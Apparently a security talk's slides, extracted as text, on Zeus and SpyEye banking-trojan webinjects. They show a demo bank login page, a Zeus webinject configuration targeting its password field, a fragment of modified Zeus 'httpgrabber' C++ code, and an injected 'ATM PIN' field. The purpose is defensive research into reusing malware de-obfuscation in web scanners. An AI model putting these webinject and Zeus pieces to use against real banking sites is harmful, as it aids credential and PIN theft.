\'    <meta charset="utf-8">\'+
\'    <title>Zero - Log in</title>\'+
\'    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">\'+
\'    <meta http-equiv="X-UA-Compatible" content="IE=Edge">\'+
\'\''+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>\'+
\'    <script type="text/javascript" src="/md5.js"></script>\'+
\'    <script type="text/javascript" src="/fingerprint.js"></script>\'+
\'    <script type="text/javascript" src="/webtripwire-login.js"></script>\'+
\'    <script src="/resources/js/jquery-1.8.2.min.js"></script>\'+
```



# New Obfuscated HTML



# Still Functionally Equivalent Code



# Zeus “webinjects” No Longer Work!



# January 28, 2014 - SpyEye Creator Arrested

Aleksander Panin

SpyEye Malware



Trustwave


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# Greed Drives Innovation







# The Arms Race Continues...



# Leveraging Cybercriminals' Tactics



# New “De-Obfuscation” Flag (O) Added to Zeus




```
webinjects - Notepad
File Edit Format View Help

set_url http://zero.webappsecurity.com/exploit-kit-mod/login-fingerprint-obf.html GPO
data_before
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
data_end
data_inject
data_end
data_after
<script src="/resources/js/jquery-1.8.2.min.js"></script>
data_end

set_url http://zero.webappsecurity.com/exploit-kit-mod/login-fingerprint-obf.html GPO
data_before
<div class="control-group">
    <label class="control-label" for="user_password">Password</label>
    <div class="controls">
        <input type="password" id="user_password" name="user_password"
tabindex="2" autocomplete="off"/>
    </div>
</div>
```

# Modified Zeus “httpgrabber” De-Obfuscation Code






```
httpgrabber - Notepad
File Edit Format View Help
if (processDeobfuscation)
{
    LPSTR pStr = (LPSTR) *context;
    LPSTR *parts1 = NULL;
    int magic_number = 0;
    DWORD numbers = Str::_splitToStringsA(pStr, Str::_LengthA(pStr), &parts1,
Str::_STS_USE_SEPARATOR, ',');
    DWORD i = 0;
    int n = 0;
    int res = 0;
    LPSTR tmpString;
    LPSTR tmpString2;
    LPBYTE newContent = NULL;;
    DWORD totalSize = 0;





    newContent = (LPBYTE)Mem::alloc(*contextsize * 3);

    Mem::_copy(newContent, "<script>", (Str::_LengthA("<script>") * sizeof(LPSTR)) );
    totalSize = Str::_LengthA("<script>");
}
```

# Modified Zeus Decodes, Removes and Injects



Address  http://zero.webappsecurity.com/exploit-kit-mod/login-fraud-obf.html  Go

Links  Zero - Log in - Normal  Zero - Log in - Fraud  Zero - Log in - Fraud - Obf  Zero - Log in - Fraud - Obf2

## Log in to ZeroBank


Login

Password


ATM PIN

Keep me signed in ☐

- De-obfuscation algorithms show clear text
- Sometimes they are complicated and dynamic
- Malware authors may come up with more efficient algorithms
- Why won't we leverage their creativity again??
- We can reverse engineer the malware and identify the de-obfuscation algorithms
- We can now use these de-obfuscation algorithms in security products that scan web pages (SWG, AV, Firewall...)

